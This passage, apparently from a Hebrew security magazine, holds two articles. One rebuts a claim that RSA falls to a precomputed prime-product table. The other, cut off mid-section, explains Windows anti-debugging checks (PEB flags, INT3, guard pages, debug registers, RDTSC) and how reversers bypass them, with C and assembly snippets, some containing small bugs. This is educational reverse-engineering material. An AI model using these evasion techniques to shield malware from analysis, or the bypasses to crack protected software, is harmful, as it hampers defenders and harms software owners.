איציק חצי צודק וחצי טועה. הוא טועה, ובאופן גס למדי, כשהוא טוען שכאשר יוצרים את N משתמשים ב"טבלה של מספרים ראשוניים גדולים ידועים". אני לא מכיר אף אחד שעושה את זה, ומי שעושה את זה עושה דבר מה תמוה ביותר, שכן טבלה שכזו אכן תהיה חשופה להתקפה שאיציק יציע עוד מעט - ואין בכך צורך, שכן יש אלגוריתמים מצויינים למציאת מספרים ראשוניים. איציק מתייחס גם לזה, כמובן, אבל המסקנה שלו שגויה בתכלית, וזו בעצם הטעות המרכזית של המאמר - זה שיש אלגוריתם לחישוב מספרים ראשוניים לא אומר ש"יש בפועל רשימה של כל המספרים הראשוניים בעולם". ממש ממש לא. החלק השני של דברי איציק, שטוען שכדי לבדוק האם מספר הוא ראשוני בזמן יעיל אין צורך בהפעלת אלגוריתם מתמטי ואפשר לחפש אותם ברשימה שחושבה מראש, הוא פשוט שגוי. עוד מעט יתברר למה השיטה הזו שימושית רק עבור קבוצה קטנה מאוד (יחסית) של ראשוניים.

אם כן, מה באמת קורה בעולם האמיתי? כל אחד יכול לקרוא בעצמו; לדוגמא, הספריה OpenSSL שממממשת פרוטוקולי הצפנה אמיתיים זמינה בקוד פתוח לכל ואפשר להציץ בה (כמובן, זה לא אומר שהקוד קריא במיוחד...). למי שמתעניין, הקובץ הרלוונטי הוא bn_prime.c בתת הספריה crypto/bn. בקצרה, הרעיון הבסיסי הוא כזה: מגרילים מספר גדול, בן מספר הספרות המבוקש (איך מבטיחים שמספר יהיה גדול? למשל, כשמגרילים את הביטים שלו מוודאים שהביט המשמעותי ביותר יהיה 1. מן הסתם יש דרכים נוספות). לאחר מכן בודקים שהוא ראשוני - ראשית בדיקת חלוקה נאיבית על אוסף קטן ונתון מראש של ראשוניים (2048 ראשוניים, שפשוט כתובים בטבלה בקובץ bn_prime.h) - עד כאן מזכיר את השיטה של איציק. אלא שכעת, לאחר הבדיקה הנאיבית הזו (שמסננת מספר עצום של מועמדים אקראיים להיות ראשוניים) מורץ אלגוריתם לבדיקת ראשוניות; לא אלגוריתם AKS המפורסם (והאיטי לצרכים פרקטיים), אלא אלגוריתם מילר-רבין ההסתברותי (והמהיר מאוד), שמורץ עם פרמטר בטיחות טוב דיו כדי להבטיח שההסתברות שיתקבל בטעות מספר שאינו ראשוני הוא אפסי. ארחיב על מילר-רבין ועל שיטות אחרות לבדיקת ראשוניות בפעם אחרת; לעת עתה אסתפק בלהגיד שבדומה לבעית הפירוק לגורמים, כך גם השיטה של מילר רבין היא מחוכמת (אם כי לא מתקרבת לרמת התחכום של אלגוריתמי הפירוק לגורמים) ואינה מתבססת על רעיונות נאיביים כמו "בדוק עבור הרבה מספרים אם הם מחלקים את המספר שאת ראשוניותו בודקים".

חזרה אל איציק והרעיון שלו. אחרי שהוא מסביר מהו חיפוש בינארי ולמה הוא יעיל, איציק אומר:

> **אם היתה קיימת טבלה של כל מספרי ה-N האפשריים שהן כפולות של כל המספרים הראשוניים אחד בשני, לא היה צורך בניסיון להפעיל אלגוריתם מתמטי כדי למצוא את המספרים הראשוניים p ו q המרכיבים את N.כל שצריך הוא לייצר טבלה כזו. איציק קורא לה "לוח הכפל של המספרים הראשוניים".**

איציק צודק לגמרי. טבלה כזו (שבה כתובים ליד המספר 15 הגורמים שלו, 3 ו-5, ליד 21 כתובים 3 ו-7, וכן הלאה) אכן תהיה שימושית מאוד בפירוק לגורמים. כעת איציק נכנס לפרטים הטכניים:

> **איציק מסביר שהבעיה כיום היא שאין מחשב חזק דיו כדי לבצע חישובים בפרק זמן סביר, אבל זיכרון יש בשפע, וכיום הוא זול מאוד בהשוואה לשנת 1977, השנה בה המציאו את הצפנת ה-.RSA איציק יודע גם להסביר שאם מפתח ההצפנה N הוא למשל בגודל 1024 ביט (שמתאים למספר עשרוני בן יותר מ-300 ספרות), אז כמות הזיכרון שצריך כדי לאחסן את המפתח הוא בסך הכל 128 בתים (מחלקים 1024 ביטים ב-8 כי בכל בית יש 8 ביטים). בנוסף יש צורך ב-128 בתים נוספים על מנת להחזיק את המספר הראשוני p וכן 128 בתים נוספים כדי להחזיק את המספר הראשוני q, שניהם מרכיבים את מפתח ההצפנה N.**

החשבון כמובן נכון, אם כי מפתיע אותי שאיציק הפרקטי חושב שצריך לשמור גם את p וגם את q; מספיק לשמור את p ולחשב את q על ידי חלוקת N ב- p. זה מצמצם את גודל הטבלה בשליש. אם כן, הסכמנו שכל כניסה בטבלה היא קטנה מאוד - לוקחת 256 בתים. להשוואה - בעת כתיבת שורות אלו,

הקובץ שבו הן נכתבות תופס כבר 25 אלף בתים. אם כן, הכל מושלם - אז למה RSA לא נפרצה? לאיציק הפתרונים:

> **איציק, מתמטיקאי מתוסכל ותכנת מובטל טוען שכולם חושבים בצורה מתמטית ולא בצורה פרקטית כמו מתכנתים, ולכן הצפנת RSA עדיין לא נשברה. לדעתו של איציק, כשם שילדים בבית הספר היסודי משננים בעל פה את לוח הכפל והחרוצים שבהם יודעים עבור כל מספר בלוח הכפל מי הם גורמיו שהוכפלו אחד בשני (ללא ביצוע פעולה מתמטית כלשהי), כך גם מחשבים יכולים למצוא את הגורמים הראשוניים של המספר N, על ידי פנייה לטבלה מוכנה השוכנת בזיכרון המחשב.**

על הטעות שבמאמר אין לי בעיה "לסלוח" - כולם טועים. על הציטוט הזה לא אסלח ולא אשכח. אנסה בקרוב להפריך אותו - קשה לי להסביר עד כמה הוא שגוי מיסודו, אבל אנסה - אבל לפני כן כדאי שאסביר סוף סוף למה איציק טועה ומטעה. ראשית אתן לאיציק לדבר בעד עצמו, ואני מניח שאלו מכם שבקיאים מעט בתחום יזהו את ה"זינוק הקוואנטי" שהוא נוקט בו:

> **תיאור האפשרות לפצח מסרים מוצפנים ב-RSA על ידי חיפוש המפתח הציבורי ב"לוח הכפל של המספרים הראשוניים" יכול לגרום למצב שארגוני ביון של מדינות גדולות ייצרו לוח כפל ענק של כל מכפלות המספרים הראשוניים בעולם, וכל שיצטרכו על מנת לגלות את המפתח הפרטי מתוך המפתח הציבורי הוא לבדוק היכן נמצא המפתח הציבורי בלוח הכפל של המספרים הראשוניים.אם ישנם מליון מספרים ראשוניים ידועים, אז ישנם מליון בחזקת 2 מפתחות ציבוריים אפשריים. מספר הצעדים המקסימלי הנדרשים למצוא את הגורמים הראשוניים הוא פחות מ-40 צעדים (חישוב לוגריתם בבסיס 2 של מליון בחזקת 2).**
>
> **יתרה מזאת: אם ישנם 10 בחזקת 100 מספרים ראשוניים ידועים, אז ישנם 10 בחזקת 200 מפתחות ציבוריים אפשריים. מספר הצעדים המקסימלי הנדרשים למצוא את הגורמים הראשוניים הוא פחות מ 800 צעדים.**
>
> **על פי המיקום של המספר N בלוח הכפל של המספרים הראשוניים, נוכל לחפש ולמצוא ביעילות את הגורמים הראשוניים p ו q שאותם אין צורך לחפש בעזרת אלגוריתם מתמטי לא יעיל, ובעזרתם לפענח את המסר המוצפן ע"י יצירת מפתח הפענוח (המפתח הפרטי).**

וכאן נגמר המאמר.

לא אתווכח עם טענת ה"פחות מ-800 צעדים" - היא נכונה לגמרי. זו המחשה נהדרת לכוח העצום של החיפוש הבינארי. רק שאלה אחת לי אל איציק - איפה בדיוק תהיה שמורה אותה טבלה אגדית של 10^{200} מפתחות ציבוריים אפשריים?

בואו נעשה לרגע את החשבון של איציק. כבר הסכמנו שכניסה בטבלה דורשת בסך הכל 256 בתים, שזה מספר זעום. כמה בתים לוקחת הטבלה כולה? במקרה הראשון, אמרנו שיש מיליון בחזקת 2 מפתחות ציבוריים אפשריים; כל מפתח שכזה מהווה כניסה בטבלה, ולכן דורש 256 בתים, ולכן בסה"כ נדרשים $256 \cdot 10^{12}$ בתים. האם זה מספר גדול? ובכן, מדובר בכ-256 טרהבייטים (טרהבייט הוא 1000 ג'יגהבייט; בכל דיסק קשיח סטנדרטי בימינו יש כמה מאות ג'יגהבייטים וכבר מוכרים דיסקים קשיחים של טרהבייט בודד). כלומר, זה מספר קטן ומגוחך עבור סוכנויות הביון.

נפלא; ניתן לשער שגם במקרה השני מקבלים מספר קטן ומגוחך, אז אפשר ללכת לישון בשקט, נכון? הו, לא. אם יש 10^{200} מפתחות אפשריים, התמונה משתנה באופן דרסטי; במקרה הזה צריך $256 \cdot 10^{200}$ בתים כדי לאחסן את כולם. למי שטרם נתקל בחישובים במספרים כאלו זה עשוי להיראות סביר - 200 זה בסך הכל פי 20 מ-12 (אפילו פחות), אז צריך רק להכפיל את המקום פי 20. אלא שזה לא נכון; לא צריך להכפיל את המקום פי 20, אלא פי 10^{188}. המספר הזה הוא עצום. עצום בצורה בלתי נתפסת. אם נניח שכל גרגר חול בעולם (נהיה לארג'ים ונניח שיש 10^{100} כאלו) היה הופך לפתע פתאום לדיסק קשיח של קווינטיליון פטהבייטים (פטהבייט הוא 1000 טרהבייט), כמות הזיכרון שהיה אפשר לאכסן בכולם לא הייתה מתחילה אפילו לגרד את כמות הזכרון שהטבלה של איציק דורשת. במילים פשוטות - אין, לא הייתה אף פעם ולא תהיה אי פעם טבלה בגודל הזה. אם איציק הוא באמת פרקטי כמו שהוא טוען, היה עליו לדעת את זה.

אבל חמור מכך, אם איציק היה מזלזל קצת פחות בתיאורטיקנים ומקשיב להם, אולי הוא היה מבין שאפילו אם בדרך קסומה יצליחו לבנות את הטבלה העצומה הזו, על ידי רתימת כל הכוח של המין האנושי לפרוייקט הזה, זה עדיין לא היה מדגדג לקריפטוגרפים את קצה הזרת; הם פשוט היו מגדילים את המפתח, מ-1024 ביט ל-2048 ביט. תגידו - מה זה משנה? הרי אם קודם נדרשו 256 בתים בשביל כניסה אחת בטבלה, עכשיו יידרשו 512 בתים - בסך הכל הכפלנו את גודל הטבלה פי 2, לא משהו משמעותי. הבעיה כאן היא שאנחנו מתעלמים מהשאלה הבסיסית - מאיפה הראשוניים מגיעים וכמה כאלו יש?

אמרתי קודם שכדי למצוא מספרים ראשוניים פשוט מגרילים מספר גדול ובודקים אם הוא ראשוני. לא אמרתי מה עושים אם הבדיקה נכשלת - פשוט מגרילים מספר חדש ובודקים שוב (או שמשנים קצת את המספר הישן ובודקים שוב). השיטה הזו נשמעת מוזרה קצת במבט ראשון, כי מי מבטיח לנו שניפול אי פעם על ראשוני? אם כמות הראשוניים קטנה יחסית לכמות כל המספרים, אכלנו אותה - נגריל שוב ושוב מספר ולעולם לא ניפול על ראשוני. למרבה המזל, יש יחסית הרבה ראשוניים - זה בדיוק מה שמראה משפט המספרים הראשוניים שהזכרתי בחטף בפוסט הזה. המשפט אומר (בערך) שבין 1 ל-N יש בערך $\frac{n}{\ln n}$ מספרים ראשוניים (וככל ש-N גדול יותר ה"בערך" הזה מדוייק יותר) - זה אומר ההסתברות להגריל ראשוני בתחום הזה היא $\frac{1}{\ln n}$. מכיוון ש-$\ln n$ הוא בערך מספר הספרות שנדרשות כדי לייצג את N, נובע מכך שכדי להגריל מספר ראשוני בן 100 ספרות צריך בערך 100 נסיונות, כדי להגריל מספר בן 200 ספרות צריך בערך 200 נסיונות, וכן הלאה - מספר הנסיונות הזה הוא קטן מאוד יחסית. זה גם מעיד על כך שמספר הראשוניים הוא גדול מאוד יחסית.

המספר הגדול ביותר שניתן לייצג עם 1024 ביט הוא 2^{1024}; זהו מספר בן 300 ספרות לערך שמן הסתם לא אכתוב פה (מי שרוצה לראותו - שיכתוב 2**1024 בפייתון או רובי). אם כן, כמה ראשוניים בני עד 1024 ביט יש? בערך $\frac{2^{1024}}{1024} = \frac{2^{1024}}{2^{10}} = 2^{1014}$ ראשוניים, וגם 2^{1014} הוא מספר עצום, גם כן בעל בערך 300 ספרות (חדי העין בוודאי שמים לב שאני משתולל כאן עם הבסיס של הלוגריתם על ימין ועל שמאל - לא נורא, מותר לי). בקיצור, כבר ב-1024 ביט יש לנו הרבה יותר ראשוניים ממה שאיציק טוען; הוא מדבר על 10^{100} ראשוניים, ואני אומר שכבר יש 10^{300}, מה שמוביל לטבלה בגודל של 10^{600} - מספר בלתי נתפס.

אבל רגע, מה קורה אם אנחנו עוברים ל-2048 ביט? אז יהיו לנו בערך 2^{2037} ראשוניים (למה?) וזה מספר בן 600 ספרות. הכפלה של מספר הביטים פירושה העלאה בריבוע של כמות הראשוניים הזמינים לנו (שבאה לידי ביטוי בהכפלה של מספר הספרות בתיאור הכמות שלהם). עכשיו הטבלה שלנו תצטרך להיות מגודל 10^{1200} - לא "פי 2" יותר גדולה, אלא פי 10^{600} יותר גדולה מקודם. בניסוח אחר - אם קודם היינו צריכים להשקיע את כל משאבי המין האנושי בטבלה אחת כזו, שכל תא בה מאכסן כמות זעומה של נתונים, כעת נצטרך לבנות מספר עצום של טבלאות שכאלו - טבלה לכל תא בטבלה המקורית. ואם המין האנושי ישיג את ההשיג הכביר והבלתי נתפס הזה, אז הקריפטוגרפים פשוט ימשכו בכתפיים ויעברו ל-4096 ביט, ושוב יעלו בריבוע את כמות הזיכרון הנדרשת. לקריפטוגרפים הגדלות כאלו של אורך המפתח אינן בעיה ממשית, כי כל מה שהן עושות הוא להגדיל פי 2 את הקושי של החישובים המעורבים (הגרלת מספרים, הצפנה וכו'). הגדלה פי 2 היא כאין וכאפס לעומת ההגדלה פי 10^{600} שאיציק זקוק לה. כל זה הוא מקרה פרטי של האבחנה הכללית שבבסיס תורת הסיבוכיות התיאורטית - סיבוכיות אקספוננציאלית (שבה כשמגדילים את הקלט בביט אחד, הסיבוכיות מוכפלת פי 2, ולכן כשמכפילים את גודל הקלט, הסיבוכיות מועלה בריבוע) אינה משהו סביר, באופן כללי (כמובן שבעולם הפרקטי האמיתי, יש דוגמאות נגדיות).

אם כן, הטבלה של איציק איננה רעיון פרקטי; היא הרעיון הכי לא פרקטי שאפשר לחשוב עליו. ועוד לא אמרנו כלום על סוגיית הזמן שצריך כדי לבנות את הטבלה הזו מלכתחילה (ולמען האמת, גם לא ממש צריך). מה בעצם הייתה הטעות של איציק, חוץ מההתעלמות הגסה מהצורך לחשב כמה זכרון, בבתים, צריך בשביל הטבלה של ה-10^{100} ראשוניים שלו? לדעתי, חוסר ההבנה שלו את הגודל העצום של מרחב הראשוניים שעומדים לרשות הקריפטוגרפים הוא שבלבל אותו. הנקודה היא שלא צריך לבנות "רשימה שחושבה מראש של כל המספרים הראשוניים הידועים" כמו שאיציק תיאר, כדי שניתן יהיה להגריל ראשוניים - המרחב העצום של ה-10^{300} ראשוניים בני 1024 ביט זמין לנו בלי שנצטרך לאחסן אותו בשום מקום, בזכות אותו "אלגוריתם מתמטי" שאיציק התעקש שאיננו צריכים.

טוב, סיימנו עם זה, אבל אני עדיין רוצה להתייחס לטענת "כולם חושבים בצורה מתמטית ולא בצורה פרקטית כמו מתכנתים", בשתי צורות שונות - פרקטית, ומתמטית. מבחינה פרקטית, כדי לשכנע ש"כולם" דווקא כן חושבים בצורה פרקטית לפעמים (כש"כולם" מתייחס כאן לקריפטוגרפים) אני רוצה לתת דוגמה לתחום בקריפטוגרפיה שהוא מאוד "פרקטי" באופיו - התחום שעוסק ב-Side-Channel Attacks. מכיוון שהוא ראוי למאמר נפרד, רק אגיד באופן כללי מהו - זה התחום שעוסק בתקיפת מערכות

הצפנה לא על ידי תקיפת האלגוריתם שבבסיסן באופן תיאורטי, אלא על ידי שימוש במידע נוסף שמופק מכך שהאלגוריתם התיאורטי ממומש במערכת פיזית. דוגמאות לאפיקים שאפשר להפיק מהן מידע הן זמן החישוב שלוקח למעבד לבצע את האלגוריתם, כמות ההספק החשמלי שהוא צורך, החום שהוא פולט ואפילו הרעשים שהוא משמיע (התקפה פרקטית מהסוג האחרון הציע, בין היתר, עדי שמיר, ה-S שב-RSA; באופן כללי שמיר הוא דוגמה טובה למדען מחשב שיכול להיות גם מאוד מתמטי וגם מאוד פרקטי). ההתקפות הללו מזכירות את תעלול "קריאת המחשבות" הבא - אנחנו נותנים למישהו להחזיק מטבע של שקל ביד אחת, ושל חמישה שקלים ביד השניה, ומטרתנו היא לגלות באיזה יד נמצא איזה מטבע. אז אנחנו מבקשים מהמחזיק לכפול את מה שביד ימין ב-14, ואחר כך מבקשים ממנו לכפול את

מה שביד שמאל ב-14, ואז אנחנו מבקשים ממנו לחבר את התוצאות ולהגיד לנו. מן הסתם הוא תמיד יגיד 84, אבל לעתים קרובות נוכל לנחש באיזו יד המטבע על ידי כך שנבחין איזה חישוב לקח לו זמן רב יותר (עם זאת, התעלול הזה יכול להיכשל כל כך בקלות שאף פעם לא העזתי לבצע אותו בעצמי).

כעת להתייחסות השניה, והחשובה יותר - גם מדעני מחשב שחושבים "בצורה מתמטית" יכולים לחשוב על השיטה שאיציק הציע, ולמעשה הם עשו את זה עוד הרבה לפני שאיציק הציע זאת. קיימים מודלים מתמטיים של חישוב שמטפלים בשיטה הזו באופן הרבה יותר כללי - כי מה שאיציק עושה הוא רק המקרה הקיצוני, והלא מעניין, של השיטה. באופן כללי אפשר לחשוב על אלגוריתמים שנעזרים במהלך החישוב שלהם ב"טבלה" של מידע שחושב מראש (אולי חישוב שדרש זמן רב; ולמעשה, אולי אפילו מידע שלא ניתן לחשב באופן אלגוריתמי - אבל כדי לפרט על זה, אני זקוק למאמר נפרד), והמודל הפורמלי מכונה "מכונות שמקבלות 'עצה'" (ה"עצה" היא אותה טבלה). העובדה שכל פונקציה ניתנת לחישוב בקלות בהינתן עצה שהיא בעצם טבלה שבה לכל קלט כתוב הפלט המתאים לו היא אחת מהאבחנות הטריוויאליות הראשונות של חקר המודל הזה, כמו גם האבחנה שטבלה כזו היא אקספוננציאלית באורכה ולכן העסק לא כל כך מעניין. בדרך כלל עוסקים בטבלאות שגודלן הוא סביר - פולינומי - ביחס לגודל הקלט; מחלקת הסיבוכיות המרכזית בהקשר זה נקראת P/poly (ה-P מייצג חישוב בזמן יעיל, פולינומי; ה-poly מייצג עצות שהן פולינומיות בגודלן). פרט למודל הזה, מדעני מחשב עוסקים באופן כללי בשקלול זמן-מול-זיכרון (tradeoff Space-Time), כלומר בשאלה עד כמה ניתן לקצר את זמן הריצה של חישוב פונקציה מסויימת באמצעות שימוש רב יותר בזיכרון, אך גם על זה לא אפרט כרגע.

אז מה המסקנה מכל זה? רק אחת. לכל מי שמדגדג לו ללעוג למדעני המחשב המתמטיים ה"לא פרקטיים", להגיד שהם מנותקים מהעולם האמיתי ומפספסים את הטריקים שנמצאים להם מתחת לאף ושהיו מחסלים להם את התחום - אנא מכם, בבקשה, נסו לחשוב עוד קצת. אולי איננו טיפשים כפי שאתם חושבים שאנחנו.

Anti Anti-Debugging

מאת Zerith (אורי)

הקדמה

קוראים יקרים, במאמר זה נציג שיטות קלאסיות לבצע Anti-Debugging. במהלך המאמר נציג שיטות אלה משני צדדים: בתור מתכנת - נבין איך מבצעים פעולות Anti-Debugging שונות ובתור Reverser - נראה כיצד ניתן לעקוף אותן. הרחבה על השיטות המוצגות במאמר ניתן לקבל במאמרים הבאים:

- http://www.codeproject.com/KB/security/AntiReverseEngineering.aspx
- http://www.veracode.com/images/pdf/whitepaper_antidebugging.pdf

במאמר זה נעבור על השיטות שמוצגות במאמרים אלה, נסביר איך הן פועלות ונסביר איך ניתן לעקוף אותן במידה ואנו נתקלים בהן בזמן דיבוג אפליקציה. ניגע במאמר זה בכל מיני טכניקות הקשורות למגוון תחומים: זיהוי Debugger, מתקפות Debugger, מבני נתונים בקרנל ואחרות. מצד ה-Reverser נלמד שיטות איך לעקוף כל טכניקה בצורה יעילה ולהערים על אותן הטכניקות.

IsDebuggerPresent

אחת הטכניקות המוכרות והפשוטות ביותר היא שימוש בפונקציה IsDebuggerPresent. דוגמא לשימוש:

```
if (IsDebuggerPresent())
{
   //Debugger Found
   ExitProcess(0);
}
//Debugger wasn't found
```

השימוש הוא פשוט - קריאה לפונקציה IsDebuggerPresent על מנת לזהות Debugger שרץ.

איך הפונקציה פועלת?

- הפונקציה IsDebuggerPresent מחזירה לתוכנית את הבית השלישי של ה-PEB (PEB הוא קיצור של Process Environment Block) שנקבע על ידי המערכת ומייצג האם התהליך נמצא מתחת לדיבאגר או לא.
- ה-"דגל" הזה הוא לצורך ייצוגי בלבד ולא משפיע בשום אופן על ה-Debugger או על התהליך, לכן כשניגש לאפליקציה בכובע ה-Reverser נוכל לשנות אותו בחזרה למצבו המקורי (ערך 0) בלי לחשוש מהשלכות.

עקיפת הגנה זו נעשית על ידי פעולת איפוס הבית השלישי ב-PEB. בדרך כלל פעולת האיפוס נעשה על ידי ה-Debugger או ע"י Plug-in כלשהו, אך ניתן לעשות גם בקוד: (למרות שזה לא ממש פרקטי)

```
MOV EAX, DWORD PTR FS:[30] ;Offset to PEB
MOV DWORD PTR DS:[EAX+3], 0
```

למתעניינים, ניתן לקרוא על המבנה השלם של ה-PEB בכתובת הבאה:

http://undocumented.ntinternals.net/UserMode/Undocumented%20Functions/NT%20Objects/Process/PEB.html

CheckRemoteDebuggerPresent

פונקציה זו היא פונקציה כמעט זהה ל-IsDebuggerPresent, היא בודקת את הדגל הנ"ל ב-PEB בתהליך הניתן כארגומנט. צורת העקיפה של הגנה זו זהה לצורת העקיפה של IsDebuggerPresent.

NtGlobalFlags

ב-PEB ישנו שדה נוסף הנקרא "NtGlobalFlag" (אופסט 0x68) שאחראי על התנהגות ה-Heaps שנוצרים בתכנית, כאשר תהליך כלשהו רץ ללא כל דיבאגר, השדה הנ"ל בדרך כלל מכיל את הערך 0. אך במקרים בהם התהליך רץ מתחת לדיבאגר, השדה יכיל את הערך 0x70 שמקביל ל:

- FLG_HEAP_ENABLE_TAIL_CHECK
- FLG_HEAP_ENABLE_FREE_CHECK
- FLG_HEAP_VALIDATE_PARAMETERS

בדיקה יכולה להעשות בצורה הבאה (נשתמש בקוד אסמבלי לצורך הפשטות):

```
MOV EAX, FS:[30] ;Offset to PEB
CMP DWORD [EAX+0x68], 0x70
JNE DEBUGGER_FOUND

DEBUGGER FOUND:
;התהליך רץ מתחת לדיבאגר
```

המעקף דומה לזה של IsDebuggerPresent – ניתן גם במקרה הזה לשנות את הדגלים לערכים המקוריים שלהם כאשר התהליך לא רץ מתחת ל-Debugger – ועקפנו את הבדיקה. הדגל משפיע על יצירת Heaps באמצעות הפונקציה RtlCreateHeap כדי לעזור למתכנת המדבג את תוכניתו להבין יותר טוב מה הולך ב-Heap, אך אם נשנה אותו למצבו המקורי לא תיהיה השפעה ממשית עלינו.

INT3

רוב ה-Debuggers משתמשים בהוראה INT3 לביצוע ה-Breakpoint שלהם (למשל, ה-Debugger OLLYDBG). לכן במידה ונציב את ההוראה INT3 בקוד שלנו באופן אקראי ה-Debugger יתנהג כאילו זוהי אחת מנקודות העצירה שהמשתמש שם. בסביבה ללא Debugger, ההוראה INT3 מעבירה את השליטה אל ה-Exception Handler.

```
MOV ECX, ExceptionHandler
MOV DWORD PTR FS:[0], ExceptionHandler ; FS:[0];-מיקום ה-SEH נמצא ב
INT3
//CODE ; .אם הקוד הזה מורץ בכלל, כנראה שאנחנו מתחת לדיבאגר

ExceptionHandler: ;במקום אחר בקוד
//אין דיבאגר
//להמשיך בריצה הרגילה של התכנית
```

טכניקת Anti-debugging נוספת הכוללת את INT3 היא סריקה של הקוד להוראת INT3, יש לזכור כי ההוראה יכולה להופיע בצורה 0xCC או בצורה 0xCD 0x03.

```
for (int I = 0; I < SizeToScan; I++)
{
      if (Memory[i] == 0xCC)
            MessageBox(NULL, "DEBUGGER FOUND!", NULL, NULL);
}
```

אין דרך גורפת לעקוף את הטכניקה הנ"ל. עם זאת, אם מומשה הגנה נגד Software Breakpoints נוכל להשתמש ב-Hardware Breakpoints (שיוצגו בהמשך) במקומן כדי לעקוף את ההגנה.

Memory Breakpoint

להרבה Debuggers (כגון OLLYDBG) יש את האפשרות לשים Memory Breakpoints, הפועלים בדרך הבאה: ה-Debugger משנה את הגנת הדף בכתובת הרצויה ל-PAGE_GUARD, מצב שבו בגישה אל הדף נזרקת חריגה (STATUS_GUARD_PAGE_VIOLATION) וה-Debugger מתוודע אל גישה זו.

בכדי לנצל זאת לטובתנו (בתור מתכנתים), ניתן לשנות את הגנת הדף של פיסת הקוד ל-PAGE_GUARD. במידה ואנחנו ללא Debugger יקרא ה-Exception Handler המתאים, אך אם אנחנו רצים מתחת לדיבאגר הקוד ימשיך לרוץ כרגיל, הדיבאגר יחשוב שזו אחת מה-Memory Breakpoints שלו.

```
typedef void (*pToFunc)();
bool CheckForMemBP()
{  // הונח בפונקציה זאת כי אנחנו משתמשים בדפים של 4096 בתים, למרות שנתון זה משתנה ממערכת למערכת
      DWORD Old = 0;
      void *p = VirtualAlloc(NULL, 4096, MEM_COMMIT | MEM_RESERVE,
                  PAGE_EXECUTE_READWRITE);

      *(unsigned char *)p = 0xC3; //RETN
      pToFunc z = (pToFunc)p;
      VirtualProtect(p, 4096, PAGE_EXECUTE_READWRITE | PAGE_GUARD,
                        &Old);

        try
      {
            z();
            return true;
      }
      __except(EXCEPTION_EXECUTE_HANDLER)
      {
            VirtualFree(p, NULL, MEM_RELEASE);
            return false;
      }
}
```

משום שנסיון גישה לדפים מסוג זה יגרום לחריגה, ה-Reverser יכול פשוט לדמות חריגה משלו בצורה ידנית במקום החריגה המקורית על מנת לעקוף את מנגנון הבדיקה הנ"ל, למשל, בעזרת ביצוע החלפה של ההוראה RETN בהוראה שתגרום לחריגה כגון WRMSR.

אם ישנה בדיקה לסוג החריגה ב-Exception Handler, ניתן גם את זאת לעקוף על-ידי שינויו של השדה ExceptionCode הקיים במבנה הנתונים ExceptionRecord אשר נשלח כארגומנט ל-Handler ל-STATUS_GUARD_PAGE_VIOLATION.

Hardware Breakpoint

Hardware Breakpoints הינם דרך נוספת לשים נקודות עצירה.

- Hardware Breakpoints מתבצעים על ידי המעבד ולא ע"י מערכת ההפעלה.
- נקודות העצירה האלו יכולות להיות ספציפיות לכתיבה, גישה, או הרצה של הכתובת.

בכל המעבדים מארכיטיקטורת ia-32 קיימים שמונה אוגרים הנקראים Debug Registers (או DRs) האחראיים על נקודות עצירה אלו (Dr0-Dr7).

- Dr0-Dr3- כל אחד מן האוגרים האלו יכול להכיל כתובת שבה יהיה נקודת העצירה, לכן מספר ה-Hardware Breakpoints מוגבל ל4 נקודות.
- Dr4-Dr5- שמורים ע"י אינטל.
- Dr6- (Debug Status) באמצעות אוגר זה ניתן לדעת איזה מהתנאים לעצירה קרו בעת העצירה. (כתיבה, גישה, הרצה וכו')
- Dr7- מגדיר מתי כל נקודת עצירה עוצרת (כתיבה, גישה, הרצה), יש לאוגר זה עוד תפקיד שאינו רלוונטי לעניין שלנו.

ניתן לזהות Hardware Breakpoints בכמה דרכים:

- **GetThreadContext**- הפונקציה הזאת מחזירה את מבנה הנתונים *CONTEXT של ה-Thread הנתון, מבנה זה מכיל בין שאר את האוגרים Dr0-Dr7 – ולכן ניתן לבדוק האם האוגרים Dr0-Dr3 מאופסים.

```
bool IsHWBP()
{
	CONTEXT ctx;
	ZeroMemory(&ctx, sizeof(CONTEXT));
	ctx.ContextFlags = CONTEXT_DEBUG_REGISTERS;
		//הפונקציה מחזירה חלקים מהמבנה לפי השדה הזה

	HANDLE hThread = GetCurrentThread();
	GetThreadContext(hThread, &ctx);
	if ((ctx.Dr0) || (ctx.Dr1) || (ctx.Dr2) || (ctx.Dr3))
		return false;
	else return true;
}
```

את השיטה הזאת ניתן בקלות לעקוף על ידי Hook לפונקציה GetContextThread ושינוי השדות Dr0-Dr3 במבנה החוזר.

- **<u>זיהוי באמצעות SEH (Structured Exception Handling)</u>**- הטכניקה הזאת היא בעצם יצירת חריגה מכוונת, כשנוצרת חריגה אחד מהארגומנטים הניתנים הוא ה-CONTEXT Structure (שכאמור מכיל את האוגרים Dr0-Dr3).

איך ניתן לעקוף פה את הטכניקה? אין דרך קלה לעקוף אותה, אפשר למצוא ידנית את ה-Handle ולבצע Patching.

ניתן למצוא תיעוד על ה-Context Structure ב-winnt.h. נקודה למתעמקים: חשוב לשים לב שמבנה זה משתנה בין מערכת למערכת.

RDTSC

Read Time Stamp Counter – כשמה כן היא, מדובר בהוראה הקוראת את ה--Timestamp counter (שהוא 64 ביט) אל תוך EDX:EAX. ה-counter הזה הוא בעצם CPU Counter שגדל בכל CPU TICK, באמצעותו אפשר בין היתר למדוד את משך הזמן של הרצת קוד. כשהתוכנית רצה ללא Debugger הרצת פיסת קוד מסוים תארך זמן מסוים, אך מתחת ל-Debugger הרצת אותו פיסת קוד תארך הרבה יותר זמן. על מנת לזהות Debugger נמדוד זמן ריצה של פיסת קוד ונבדוק אם זמן הריצה הוא ארוך מהמצופה.

```
DWORD GenerateSerial(TCHAR* pName)
{
    DWORD LocalSerial = 0;
    DWORD RdtscLow = 0;
    __asm
    {
        rdtsc
        mov RdtscLow, eax
    }

    size_t strlen = _tcslen(pName);
    // חישוב סריאל כלשהו
    for(unsigned int i = 0; i < strlen; i++)
    {
        LocalSerial += (DWORD) pName[i];
        LocalSerial ^= 0xDEADBEEF;
    }
    __asm
    {
        rdtsc
        sub eax, RdtscLow
        cmp eax, SERIAL_THRESHOLD
        jbe NotDebugged
        push 0
```

```
        call ExitProcess
        NotDebugged:
    }
    return LocalSerial;
}
```

דרך אחת לעקוף את הבדיקה הזאת היא לזהות את הטכניקה ופשוט לדלג עליה בתהליך ה-Debugger. דרך הרבה יותר מסובכת ממומשת בפלאגין Olly Advanced ל-OLLYDBG באופן הבא:

- OLLYDBG מתקין דרייבר ב-ring0 שמשנה את ה-Time Disable Bit ב-CR4 (Control Register 4), כשהביט הזה הוא 1 וההוראה RDTSC מתבצעת בטבעת הגבוהה מ-ring0, חריגת GP (General Protection Fault) תיזרק.
